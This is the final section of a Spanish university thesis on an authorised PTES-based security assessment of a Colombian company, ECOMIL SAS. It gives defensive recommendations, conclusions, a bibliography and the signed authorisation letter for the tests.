FASE 7: En esta fase se recopila todo lo realizado con el fin de proponer acciones de mejora sobre los sistemas afectados, también se busca mitigar los posibles riesgos indicando nuevos procesos que alerten sobre posibles intentos de ataques.

6.4.1 Desarrollo fase 7

Todo el detalle de las vulnerabilidades encontradas es de carácter confidencial, por tal motivo no se adjunta el informe generado por las herramientas de análisis utilizadas donde se evidencia el detalle como es el caso de direcciones IP.

Teniendo en cuenta lo anterior y todo el proceso descrito en este documento se resalta lo siguiente:

Servicios y datos publicados en internet:

En primer lugar, es importante destacar la importancia de analizar los servicios publicados en internet. Con frecuencia, las empresas pequeñas descuidan este aspecto debido a la prisa por lanzar un sitio web que muestre los servicios ofrecidos y los métodos de contacto. Esto puede llevar al uso de servicios de alojamiento web económicos y plataformas de creación de contenido, como WordPress.

Es fundamental tener en cuenta que estas aplicaciones requieren actualizaciones periódicas para mantenerse seguras. Lamentablemente, estas actualizaciones a menudo no se aplican de manera adecuada, lo que puede dejar expuestas vulnerabilidades en el sistema. Además, es importante tener en cuenta que estas aplicaciones suelen tener acceso a otros sistemas de la compañía, como bases de datos y servicios de correo electrónico

En el contexto de la organización analizada, se recomienda llevar a cabo una revisión exhaustiva del tráfico que circula a través del sitio web. Es importante determinar si es necesario mantener un servicio de correo electrónico asociado a dicho sitio web o considerar el uso de una cuenta pública que no tenga acceso a ningún recurso interno de la organización.

Una recomendación adicional es brindar capacitación constante a los empleados en materia de seguridad cibernética. Durante el proceso de recopilación de información, se ha logrado obtener correos electrónicos y nombres de personas que ocupan cargos de alto nivel en la organización. Esta información puede ser utilizada para llevar a cabo ataques de phishing dirigidos.

Los atacantes se valen de la información disponible en las redes sociales, donde las personas suelen publicar sus intereses y actividades diarias. Esto les permite crear correos electrónicos personalizados que llamen la atención de los destinatarios, con el objetivo de obtener información confidencial o persuadir a la víctima para que realice una acción específica.

Por esta razón, es de vital importancia que la organización implemente campañas de concienciación sobre phishing. Estas campañas tienen como finalidad evaluar el nivel de preparación y conciencia de los colaboradores frente a este tipo de ataques. A través de simulaciones de phishing controladas, se puede evaluar cómo

reaccionan los empleados ante posibles intentos de engaño y brindar retroalimentación para mejorar su capacidad de identificar y reportar posibles amenazas.

Redes de datos

El acceso a la información almacenada en los servidores de la compañía se realiza mediante conexiones tanto alámbricas como inalámbricas. Sin embargo, es importante destacar que la red WiFi es uno de los servicios más vulnerables en términos de seguridad. Debido a que la transmisión de datos a través de WiFi se realiza por el aire, es posible captar la señal incluso fuera de las instalaciones de la organización.

A pesar de que la red cuenta con protección mediante contraseñas, es importante tener en cuenta que en la actualidad existen diversas herramientas que pueden lograr descifrar dichas contraseñas. Esto fue evidenciado durante las pruebas realizadas en el análisis de seguridad.

En vista de esta situación, se recomienda considerar el uso de sistemas de autenticación más sólidos, como un NAC (Network Access Control) o RADIUS (Remote Authentication Dial-In User Service). Si bien es cierto que implementar estos sistemas puede implicar costos adicionales o requerir conocimientos especializados, es posible realizar cambios progresivos para mejorar la seguridad de la red.

A continuación, se presentan algunas acciones que se pueden tomar en consideración para iniciar dichos cambios:

- Implementar una política de contraseñas robusta: Esto implica establecer requisitos mínimos de complejidad para las contraseñas, como la

combinación de letras, números y caracteres especiales, así como la obligatoriedad de cambiarlas periódicamente.

- Realizar un inventario y control de dispositivos conectados a la red: Es fundamental conocer y monitorear todos los dispositivos que acceden a la red, ya sean internos o externos, para identificar cualquier actividad o conexión no autorizada.
- Establecer niveles de acceso y privilegios: Limitar los permisos de acceso a la red y los recursos según las necesidades y responsabilidades de cada usuario o dispositivo. Esto ayudará a reducir el riesgo de accesos no autorizados.
- Implementar el control de acceso basado en roles: Definir roles y perfiles de usuario que determinen los niveles de acceso y las funcionalidades a las que cada usuario o grupo de usuarios puede acceder.
- Realizar auditorías regulares de seguridad: Llevar a cabo revisiones periódicas de los controles de seguridad implementados, así como pruebas de penetración y análisis de vulnerabilidades, para identificar posibles debilidades y tomar medidas correctivas.

Aunque son acciones simples mitigan los riesgos de forma considerable.

Con respecto a la red cableada, se recomienda desactivar los puntos que no estén en uso, aunque la mejor opción es un sistema como el ya mencionado NAC o RADIUS, permitiendo que solo los equipos de confianza acceden a la red.

Sistemas y actualizaciones:

La preparación adecuada de los equipos es un aspecto fundamental para garantizar la seguridad y el control en el entorno de trabajo. Incluso cuando se entrega un equipo a un colaborador que forma parte de la organización, es importante asegurarse de que se apliquen las restricciones necesarias para prevenir cambios no autorizados en el sistema.

Para lograr esto, se recomienda seguir un proceso detallado que abarque las siguientes etapas:

- **Configuración inicial:** Antes de entregar un equipo a un colaborador, se debe realizar una configuración inicial que incluya la instalación de un sistema operativo seguro y actualizado, así como las aplicaciones y programas necesarios para el desempeño de las tareas laborales. Durante este proceso, se deben aplicar las políticas de seguridad y establecer las restricciones pertinentes.
- **Gestión de privilegios:** Es fundamental asignar privilegios y permisos de acceso de acuerdo con las responsabilidades y necesidades específicas de cada colaborador. Esto implica establecer diferentes niveles de acceso y restringir ciertas acciones que podrían comprometer la seguridad del sistema. Los privilegios administrativos deben ser otorgados únicamente a personal autorizado y capacitado.
- **Políticas de seguridad:** Se deben establecer políticas claras que definan el uso aceptable de los equipos y los recursos de la organización. Estas políticas deben abordar aspectos como la prohibición de la instalación de software no autorizado, la protección de contraseñas, la utilización de

dispositivos de almacenamiento externo y el acceso a sitios web no relacionados con el trabajo, entre otros.

- Actualizaciones y parches: Es esencial mantener los equipos actualizados con los últimos parches de seguridad y actualizaciones del sistema operativo y las aplicaciones. Esto ayudará a corregir posibles vulnerabilidades y reducir el riesgo de ataques cibernéticos.
- Monitoreo y auditoría: Se recomienda implementar sistemas de monitoreo y auditoría para supervisar las actividades realizadas en los equipos. Esto permitirá identificar cualquier intento de modificación o acceso no autorizado, así como detectar posibles incidencias de seguridad de manera temprana.

Servidores:

La actualización de los servidores es una tarea crucial para garantizar la seguridad y el rendimiento óptimo del entorno de producción. Sin embargo, es común que el temor a causar fallas o interrupciones impida llevar a cabo procesos de mejora y actualización. Para superar este desafío, es recomendable contar con laboratorios controlados donde se pueda recrear el entorno de producción y probar exhaustivamente todos los cambios antes de implementarlos en los servidores en producción.

Este enfoque ofrece varias ventajas, ya que permite monitorear de cerca cualquier afectación potencial y evaluar la compatibilidad de los cambios con el sistema existente. Al seguir un proceso detallado en el laboratorio, se pueden mitigar los riesgos y garantizar que las actualizaciones y cambios se realicen de manera segura y eficiente.

A continuación, se presentan algunos elementos clave que se deben considerar al implementar este proceso en los laboratorios controlados:

- **Planificación exhaustiva:** Antes de realizar cualquier cambio en el entorno de producción, es esencial realizar una planificación detallada. Esto implica definir los objetivos, identificar los cambios necesarios, establecer un cronograma y asignar los recursos adecuados. La planificación debe incluir una evaluación de riesgos y un plan de contingencia en caso de que surjan problemas.
- **Configuración del entorno de laboratorio:** Es importante replicar fielmente el entorno de producción en el laboratorio. Esto implica utilizar equipos similares, sistemas operativos y configuraciones de red, así como implementar las mismas políticas de seguridad y restricciones. El entorno de laboratorio debe estar completamente aislado de la red de producción para evitar posibles impactos negativos.
- **Pruebas exhaustivas:** Antes de implementar cualquier cambio en los servidores en producción, es fundamental llevar a cabo pruebas exhaustivas en el entorno de laboratorio. Estas pruebas deben incluir la validación de la compatibilidad de los cambios, la verificación del rendimiento y la estabilidad del sistema, y la detección de posibles vulnerabilidades o conflictos.
- **Monitoreo y evaluación:** Durante las pruebas en el entorno de laboratorio, se debe realizar un monitoreo constante para evaluar el impacto de los cambios. Se deben utilizar herramientas de monitoreo y registro de eventos para identificar cualquier problema y tomar las medidas correctivas correspondientes. Además, es esencial recopilar información detallada sobre el rendimiento y la estabilidad del sistema.

- Documentación detallada: Todos los cambios, pruebas y resultados obtenidos en el entorno de laboratorio deben ser documentados de manera detallada. Esto incluye la descripción de los cambios realizados, los procedimientos de prueba utilizados, los resultados obtenidos y cualquier acción correctiva implementada. Esta documentación servirá como referencia para futuras actualizaciones y garantizará la consistencia en el proceso.

Creación de procesos:

Se recomienda encarecidamente que la organización implemente procesos basados en buenas prácticas y estándares reconocidos, como el caso de la norma ISO/IEC 27001:2013. Aunque obtener la certificación puede no ser el objetivo inmediato de la organización, utilizar esta norma como guía puede ser muy beneficioso para mejorar la seguridad de manera integral.

La norma ISO/IEC 27001:2013 establece un marco de referencia para la gestión de la seguridad de la información, abordando aspectos como la identificación de activos de información, la evaluación de riesgos, la implementación de controles de seguridad y la gestión de incidentes, entre otros. Al seguir esta norma, se puede lograr una mayor consistencia y efectividad en los procesos de seguridad de la organización.

Al implementar procesos basados en la norma ISO/IEC 27001:2013, se recomienda seguir los siguientes pasos:

- Evaluación de riesgos: Realizar una evaluación exhaustiva de los riesgos a los que está expuesta la organización en términos de seguridad de la información. Identificar las amenazas potenciales, evaluar su probabilidad de ocurrencia y el impacto que podrían tener en la organización. Esta evaluación

permitirá priorizar las acciones y los controles necesarios para mitigar los riesgos identificados.

- Clasificación de la información: Definir una clasificación de la información según su nivel de confidencialidad, integridad y disponibilidad. Esto ayudará a asignar los controles de seguridad adecuados a cada tipo de información y establecer niveles de acceso y protección correspondientes.
- Implementación de controles: Establecer los controles de seguridad necesarios para proteger la información de acuerdo con su clasificación. Estos controles pueden incluir políticas y procedimientos, medidas técnicas y tecnológicas, capacitación y concientización del personal, y mecanismos de monitoreo y auditoría.
- Mejora continua: Establecer un ciclo de mejora continua en la gestión de la seguridad de la información. Realizar revisiones periódicas de los procesos implementados, analizar los resultados obtenidos y realizar ajustes y mejoras según sea necesario. La norma ISO/IEC 27001:2013 también proporciona pautas para la realización de auditorías internas y revisiones de cumplimiento.
- Capacitaciones: Los colaboradores serán los puntos de quiebre más críticos, muchas veces por desconocimiento pueden generar un riesgo informático, por tal motivo se debe mantener un programa de capacitación que explique los riesgos actuales y como evitarlos, tanto fuera como dentro de la compañía, esto permitirá a los colaboradores estar más atentos y prevenidos.

7 CONCLUSIONES

Durante el proceso de análisis, se llevó a cabo la recopilación de información tanto de fuentes externas como internas de la organización. Esta recopilación de datos fue cuidadosamente examinada y evaluada para determinar la importancia y el impacto de los activos identificados, dichas medidas permitieron establecer el alcance del análisis de seguridad a realizar.

Al reconocer cada activo y su importancia, se generó un diagrama que representa la topología de la organización. El diagrama resultante fue una representación visual clara y precisa de la infraestructura, indicando la ubicación de los activos clave y su interconexión, esta representación permitió comprender cómo se relacionaban los activos y cómo podrían surgir posibles quiebres de seguridad en el entorno. Con base en estos hallazgos, se elaboró un plan estratégico para lanzar diferentes tipos de ataques simulados, con el objetivo de evaluar la efectividad de las medidas de seguridad existentes y detectar posibles debilidades en la infraestructura de la organización.

Durante el proceso de análisis y utilización de herramientas especializadas, se identificaron varias vulnerabilidades críticas que pudieron ser explotadas. Estas vulnerabilidades demostraron la posibilidad de causar una denegación de servicio y acceder a sistemas de información que contienen datos confidenciales. Estos hallazgos resaltan un nivel de seguridad medio en la organización, lo cual representa una preocupación significativa, ya que, en caso de un ataque dirigido, podría ocasionar una afectación grave.

Al analizar cada una de las vulnerabilidades identificadas, se ha elaborado una serie de recomendaciones tanto técnicas como administrativas con el objetivo de mitigar los riesgos encontrados y detectar posibles riesgos de manera temprana. Estas

recomendaciones tienen como finalidad permitir a la organización tomar medidas preventivas y decisiones de mejora oportunas.

En primer lugar, se sugiere implementar medidas técnicas que refuercen la seguridad y la infraestructura. Estas medidas pueden incluir la actualización regular de software y aplicaciones, el fortalecimiento de contraseñas, la implementación de cortafuegos y sistemas de detección de intrusiones, así como la encriptación de datos sensibles. Además, se recomienda llevar a cabo pruebas de penetración periódicas para identificar posibles vulnerabilidades ocultas y corregirlas de manera proactiva.

En segundo lugar, se hacen recomendaciones de carácter administrativo. Esto implica establecer procedimientos y políticas claras en materia de seguridad cibernética, que aborden aspectos como la gestión de accesos y privilegios, la concienciación y capacitación de los colaboradores en temas de seguridad, y el desarrollo de un proceso efectivo en la gestión de incidentes.

Además, se aconseja establecer una cultura de seguridad, fomentando la responsabilidad compartida y la participación de todos los miembros. Esto implica promover la conciencia sobre los riesgos cibernéticos, la importancia de mantener actualizados los sistemas y la necesidad de reportar cualquier incidente o comportamiento sospechoso de manera inmediata.

8 RECOMENDACIONES

En la actualidad, el uso de tecnología se ha vuelto cada vez más relevante en todas las organizaciones, ya sean grandes o pequeñas. Independientemente del núcleo de su negocio, las empresas dependen en gran medida de servicios de información tecnológicos para llevar a cabo sus operaciones. Por esta razón, es fundamental plantear medidas que mitigan los riesgos asociados.

El primer paso para establecer un marco de seguridad eficiente es realizar una identificación exhaustiva de los activos de la organización y evaluar su criticidad. Es importante tener presente los principios fundamentales de seguridad de la información, como la integridad, confidencialidad y disponibilidad de los activos.

La identificación de activos permite comprender qué elementos son críticos para el funcionamiento y cuáles son los datos sensibles que se deben proteger. Esto incluye tanto los activos físicos, como equipos y sistemas, como los activos de información, como bases de datos y documentos confidenciales.

Una vez que se ha realizado la identificación de activos, es necesario establecer medidas de seguridad adecuadas para cada uno de ellos. Esto implica implementar controles y salvaguardias que protejan la integridad de los datos, eviten su divulgación no autorizada y garanticen su disponibilidad cuando sea necesario. Así como la configuración actual de los servicios, determinando si estos cuentan con los controles y procesos adecuados o si es necesario realizar un cambio de mejora.

Es fundamental destacar que la seguridad no debe ser considerada únicamente como una responsabilidad del departamento de tecnología. Todos los colaboradores de la organización deben estar involucrados y conscientes de la importancia de seguir las políticas y procedimientos de seguridad establecidos.

Además, es fundamental realizar evaluaciones periódicas y auditorías de seguridad con el fin de identificar posibles vulnerabilidades y mejorar continuamente los procesos implementados. La seguridad de la información debe ser un proceso constante de revisión y actualización, adaptándose a las nuevas amenazas y tecnologías emergentes.

BIBLIOGRAFÍA

(CCIT)-Tendencias del cibercrimen en Colombia 2019-2020. [Sitio web], CCIT.org.co. 2020[Consultado 5 de mayo 2023]. Disponible en: <https://www.ccit.org.co/estudios/tendencias-del-cibercrimen-en-colombia-2019-2020/>

¿Qué es IIS (Internet Information Services) y cómo funciona? [Sitio web], Krypton Solid. 2021[Consultado 27 de Diciembre 2022] Disponible en: <https://kryptonsolid.com/que-es-iis-internet-information-services-y-como-funciona/>

Auditoría de Seguridad - Hacking Ético. [Sitio web], crowe.com. 2021[Consultado 03 de diciembre 2022]. Disponible en: <https://www.crowe.com/uy/services/ciberseguridad/generic-content-page>

Balleza, J. C. P. - El usuario administrador sin control puede ser tu peor pesadilla. [Sitio web], linkedin. 2022[Consultado 20 de octubre 2022]. Disponible en: <https://es.linkedin.com/pulse/el-usuario-administrador-sin-control-puede-ser-tu-paris-balleza>

Basque-Penetration Testing Execution Standard (PTES) (s.f). [Sitio web], ciberseguridad.eus. [Consultado 24 de mayo 2023]. Disponible en: [https://www.ciberseguridad.eus/ciberpedia/marcos-de-referencia/penetration-testing-execution-standard-ptes#:~:text=Penetration%20Testing%20Execution%20Standard%20\(PTES\)%20es%20un%20est%C3%A1ndar%20dise%C3%B1ado%20para,y%20un%20%C3%A1mbito%20de%20aplicaci%C3%B3n](https://www.ciberseguridad.eus/ciberpedia/marcos-de-referencia/penetration-testing-execution-standard-ptes#:~:text=Penetration%20Testing%20Execution%20Standard%20(PTES)%20es%20un%20est%C3%A1ndar%20dise%C3%B1ado%20para,y%20un%20%C3%A1mbito%20de%20aplicaci%C3%B3n)

Biana Gonzalez - How to use Nmap and other network scanners [Sitio web], infosecinstitute. 2023[Consultado 07 de mayo 2023]. Disponible en: <https://resources.infosecinstitute.com/topic/nmap-network-scanners/>

Chiradepp BasuMallik [Sitio web], spicework 2022[Consultado 07 de mayo 2023] Disponible en: <https://www.spiceworks.com/it-security/data-security/articles/what-is-nessus-scanner/>

CSIRT-reportes de ataques cibernéticos en Colombia. [Sitio web], Mintic.gov.co. 2023[Consultado 30 de mayo 2023]. Disponible en: <https://www.mintic.gov.co/portal/inicio/Sala-de-prensa/Noticias/273464:En-el-ultimo-mes-y-medio-MinTIC-ha-recibido-36-reportes-de-ataques-ciberneticos-en-Colombia>

DarkAudax - How to crack WEP with no wireless clients [Sitio web], aircrack 2022[Consultado 07 de mayo 2023]. Disponible en: https://www.aircrack-ng.org/doku.php?id=how_to_crack_wep_with_no_clients

David Yepes -Aumentaron 43% ataques cibernéticos a Pymes en el país [Sitio web], caracol.com.co 2022[Consultado 07 de mayo 2023]. Disponible en: <https://caracol.com.co/2022/10/28/aumentaron-43-ataques-ciberneticos-a-pymes-en-el-pais/>

Daza, S. - Nessus ¿Cómo hallar vulnerabilidades? [Sitio web], BeHackerPro - Profesionales en Ciberseguridad. 2021[Consultado 07 de mayo 2023]. Disponible en: <https://behacker.pro/nessus-como-hallar-vulnerabilidades/>

DNSRecon. [Sitio web], (s. f.). kali. [Consultado 31 de mayo 2023] Disponible en: <https://kali-linux.net/article/dnsrecon/>

DotDotPwn - Herramienta difusora transversal de directorios en Linux [Sitio web], Acervo Lima (s. f.). [Consultado 25 de octubre 2022] Disponible en: <https://es.acervolima.com/dotdotpwn-herramienta-difusora-transversal-de-directorios-en-linux/>

El Tiempo-BlackCat, el grupo que se adjudicó el ataque cibernético a EPM. [Sitio web], ElTiempo.com. 2021[Consultado 27 de marzo 2023]. Disponible en: <https://www.eltiempo.com/colombia/medellin/blackcat-el-grupo-que-se-adjudico-el-ataque-cibernetico-a-epm-729363>

Expansion - ¿Qué es la ingeniería social y por qué es un riesgo para tu vida digital? [Sitio web], expansión.mx 2023[Consultado 05 de mayo 2023]. Disponible en: <https://expansion.mx/tecnologia/2023/02/23/que-es-la-ingenieria-social-por-que-es-un-riesgo>

Hackmetrix.-vulnerabilidades. [Sitio web], blog.hackmetrix.com. 2023[Consultado 09 de mayo 2023]. Disponible en: <https://blog.hackmetrix.com/principales-tipos-de-explotacion-de-vulnerabilidades>

Herrera, R. - La ingeniería social, el verdadero riesgo en redes sociales. [Sitio web], Reseller. 2022[Consultado 20 de octubre 2022]. Disponible en: <https://reseller.com.mx/la-ingenieria-social-es-el-verdadero-riesgo-en-redes-sociales%EF%BF%BC/>

Huawei - Conoce que es una VPN y cuáles son sus beneficios. [Sitio web], Forum.huawei. 2023[Consultado 07 de mayo 2023]. Disponible en: <https://forum.huawei.com/enterprise/es/conoce-que-es-una-vpn-y-cuales-son-sus-beneficios/thread/1077081-100233>

IBM - Qué es la gestión de información y eventos de seguridad. [Sitio web], En IBM. 2022[Consultado 31 de mayo 2023]. Disponible en: <https://www.ibm.com/es-es/topics/siem>

Incibe - Evolución de los IDS. [Sitio web], en incibe. 2023[Consultado 22 de mayo 2023]. Disponible en: <https://www.incibe.es/incibe-cert/tags/ids>

Itnews - A un año de WannaCry el exploit EternalBlue sigue siendo un vector de infección. [Sitio web], Itnews.Lat. (s.f). [Consultado 31 de mayo 2023] Disponible en: <https://itnews.lat/a-un-a-o-de-wannacry-el-exploit-eternalblue-sigue-siendo-un-vector-de-infeccion.html>

Jiménez, J. - Conoce por qué no debes activar SMB/CIFS/SAMBA si no lo usas. [Sitio web], RedesZone. (s.f). [Consultado 31 de mayo 2023] Disponible en: <https://www.redeszone.net/tutoriales/seguridad/peligro-protocolo-smb-cifs-samba/>

Jiménez, J. - NsLookUp: qué es y para qué sirve esta herramienta. [Sitio web], RedesZone. 2021[Consultado 20 de octubre 2022]. Disponible en: <https://www.redeszone.net/tutoriales/internet/nslookup-resolucion-dns-windows/>

Kali linux - cewl | Kali Linux Tools. [Sitio web], Kali Linux. 2022[Consultado 07 de mayo 2023] Disponible en: <https://www.kali.org/tools/cewl/>

Kaspersky - ¿Qué es un ataque de día cero?: definición y explicación. [Sitio web], Kaspersky.com. (s.f). [Consultado 07 de mayo 2023]. Disponible en: <https://latam.kaspersky.com/resource-center/definitions/zero-day-exploit>

Kaspersky - Qué es un certificado SSL: definición y explicación. [Sitio web], latam.kaspersky.com. 2022[Consultado 20 de octubre 2022]. Disponible en: <https://latam.kaspersky.com/resource-center/definitions/what-is-a-ssl-certificate>

Lazaro, R. G.-CVE, CWE, CAPEC, CVSS. [Sitio web], Ciberseguridad con Hack by Security. 2022[Consultado 31 de mayo 2023] Disponible En: <https://www.hackbysecurity.com/blog/cve-cwe-capec-cvss-vaya-lio>

Lemus, J. - Qué es Fortinet y cómo funciona. [Sitio web], Vertical Ibérica. 2021[Consultado 20 de octubre 2022]. Disponible en: <https://vertical-iberica.com/que-es-fortinet-y-como-funciona/>

MDCloud-Ataque cibernético. [Sitio web], Blog.mdcloud.es. [Consultado 30 de mayo 2023]. Disponible en: <https://blog.mdcloud.es/ataque-cibernetico-consecuencias-como-actuar-y-como-protegerse/>

Mitnicksecurity- 6 Types of Social Engineering Attacks. [Sitio web], www.mitnicksecurity.com. 2022[Consultado 10 de mayo 2023]. Disponible en: <https://www.mitnicksecurity.com/blog/6-types-of-social-engineering-attacks>

Openwebinars - Kali Linux: Qué es y características principales [Sitio web], OpenWebinars.net. 2022[Consultado 20 de octubre 2022]. Disponible en: <https://openwebinars.net/blog/kali-linux-que-es-y-caracteristicas-principales/>

Platzi- Controles de ciberseguridad para proteger a tu empresa. [Sitio web], Platzi. 2023[Consultado 03 de mayo 2023]. Recuperado de <https://platzi.com/blog/controles-ciberseguridad-proteger-empresa/>

Portafolio-Aumentan en un 30% los ataques cibernéticos en Colombia. [Sitio web], Portafolio.co. 2022[Consultado 27 de mayo de 2023]. Disponible en: <https://www.portafolio.co/tendencias/aumentan-en-30-los-ataques-ciberneticos-en-colombia-553803>

Ros, I. - Conceptos básicos de red: SSID, qué es y por qué importa. [Sitio web], MuyComputer. 2021[Consultado 07 de mayo 2023]. Disponible en: <https://www.muycomputer.com/2021/10/09/ssid-que-es-y-por-que-es-importante/>

Salame, W. Directory traversal attack example. [Sitio web], KaliTut. 2021[Consultado 31 de mayo 2023] Disponible en: <https://kalitut.com/practice-of-attacking-directory/>

Seguridad -Diferencias entre seguridad informática y seguridad de la información. [Sitio web], blog.atlas.com.co. 2021[Consultado 09 de mayo 2023]. Disponible en: <https://blog.atlas.com.co/seguridad-informatica-y-seguridad-informacion>

Semana-Colombia es el cuarto país con más intentos de ciberataques [Sitio web]. Semana.com. 2022[Consultado 30 de mayo de 2023]. Disponible en: <https://www.semana.com/foros-semana/articulo/colombia-es-el-cuarto-pais-con-mas-intentos-de-ciberataques-en-america-latina/202247/>

Soto, P. (2021) ¿Qué es el malware? Tipos y maneras de evitar ataques de este tipo. [Sitio web], Redseguridad.com [Consultado 10 de mayo 2023]. Disponible en: https://www.redseguridad.com/actualidad/ciberdelito/que-es-el-malware-tipos-y-maneras-de-evitar-ataques-de-este-tipo_20210410.html

Tech Terms -Technical Terms. [Sitio web], techterms.com. [Consultado 24 de mayo 2023]. Disponible en: <https://techterms.com/category/technical>

TechTerms-Hardware Terms. [Sitio web], techterms.com. [Consultado 24 de mayo 2023]. Disponible en: <https://techterms.com/category/technical>

TechTerms-Internet Terms. [Sitio web], techterms.com. [Consultado 24 de mayo 2023]. Disponible en: <https://techterms.com/category/technical>

TechTerms-Software Terms. [Sitio web], techterms.com. [Consultado 24 de mayo 2023]. Disponible en: <https://techterms.com/category/technical>

Topología de red: la clave para la eficiencia operativa. SGRwin. [Sitio web], sgrwin.com (s.f). [Consultado 20 de octubre 2022]. Disponible en: <https://www.sgrwin.com/es/network-topology-the-key-to-your-operational-efficiency/>

UNIR-Principios de la seguridad informática: consejos para la mejora de la ciberseguridad. [Sitio web], mexico.unir.net 2022[Consultado 24 de mayo 2023]. Disponible en: <https://mexico.unir.net/ingenieria/noticias/principios-seguridad-informatica/>

UNIR-Seguridad informática. [Sitio web], ecuador.unir.net. 2021[Consultado 09 de mayo 2023]. Disponible en: <https://ecuador.unir.net/actualidad-unir/que-es-seguridad-informatica/>

Websiteratin- Vulnerabilidades en Wordpress. [Sitio web], websiterating.com 2023[Consultado 07 de mayo 2023]. disponible en: <https://www.websiterating.com/es/wordpress/most-common-wordpress-vulnerabilities/>

Welivesecurity - 8 pasos para la evaluación de riesgos. [Sitio web], Welivesecurity. 2021[Consultado 03 de mayo 2023]. Disponible en <https://www.welivesecurity.com/la-es/2022/12/13/8-pasos-evaluacion-de-riesgos-1/>

Zendesk-Seguridad de la informacion. [Sitio web], zendesk.com.mx. 2021[Consultado 09 de mayo 2023]. Disponible en: <https://www.zendesk.com.mx/blog/que-es-seguridad-de-informacion/>

ANEXOS

Anexos A. Autorización de la compañía para el desarrollo del proyecto aplicado.

v0.1

Bogotá, 14 de octubre de 2021

Señor:
Pablo González
Gerente ingeniería
ECOMIL SAS

Asunto: Autorización para la ejecución del
proyecto titulado: Análisis de seguridad
informática.

Cordial saludo estimado Gerente,

Como es de su conocimiento, actualmente me encuentro adelantando estudios de posgrado en la Especialización en Seguridad Informática ofertado por la Universidad Nacional Abierta y a Distancia "UNAD". Para finalizar mi proceso académico es mi objetivo desarrollar un trabajo de grado aplicado a ECOMIL SAS, de manera que pueda aportar mis conocimientos adquiridos y generar un impacto positivo en la empresa, relacionado con los temas de Seguridad Informática, motivo por el cual, muy comedidamente solicito su autorización y aprobación para la ejecución del proyecto titulado: Análisis de seguridad informática. el cual se encuentra avalado por parte la Institución de educación superior "UNAD".

El proyecto en su objetivo general describe lo siguiente: "Análisis a la seguridad de los activos de información tecnológicos de la empresa ECOMIL SAS, bajo la metodología PTES." al mismo tiempo será apoyado por los objetivos específicos:

- Examinar los activos de información tecnológicos de la compañía. ECOMIL SAS, con fin de establecer y determinar el alcance del análisis.

V0.1

- Evaluar la seguridad de los activos de información mediante diseño y aplicación de pruebas de pen test que determinaran el nivel de seguridad de los activos.
- Valorar el nivel de seguridad de la información mediante la revisión de los informes del pen test para indicar el impacto y riesgos que pueden afectar la integridad, confidencialidad y disponibilidad.
- Proponer acciones de mejora sobre la seguridad de los activos informáticos mediante el uso de buenas prácticas y procesos estandarizados.

De obtener esta autorización, se elaborará un acuerdo de confidencialidad para proteger la identidad la empresa y sus activos de información; a su vez se destacan los siguientes procesos para ser garantes en la transparencia de la ejecución del proyecto:

- Se prohíbe la ejecución de cualquier tipo de pruebas de seguridad que no estén autorizadas expresamente por ECOMIL SAS.
- La empresa ECOMIL SAS deberá establecer qué tipo de información es privada y cuál es pública para delimitar el acceso de pruebas en la ejecución del proyecto.
- La solicitud de información al igual que ejecución de pruebas deben quedar por escrito y se genera un informe de resultados semanalmente el cual será compartido con el gerente de la organización o empresa.
- La persona autorizada siempre debe operar dentro de la ley 1273 de 2009 y de las demás regulaciones establecidas en la empresa.
- Respetar la privacidad de todos los individuos y mantener su privacidad en los reportes. Se encuentra prohibida la divulgación de información personal en tales reportes.


El resultado del proyecto se verá reflejado en un documento el cual será cargado al repositorio institucional de la Universidad Nacional Abierta y

V0.1

a Distancia "UNAD". El documento ampara la confidencialidad y anonimato de la empresa, estos aspectos se encuentran estipulados en el acuerdo de confidencialidad; agradezco el apoyo prestado en esta etapa de mi carrera profesional.


Firman en Bogotá D.C., a los (catorce) días del mes de (octubre) de 2021

Cordialmente,



Julian David Madrigal Rodríguez
Estudiante UNAD.

Autoriza



Pablo González
Gerente de ingeniería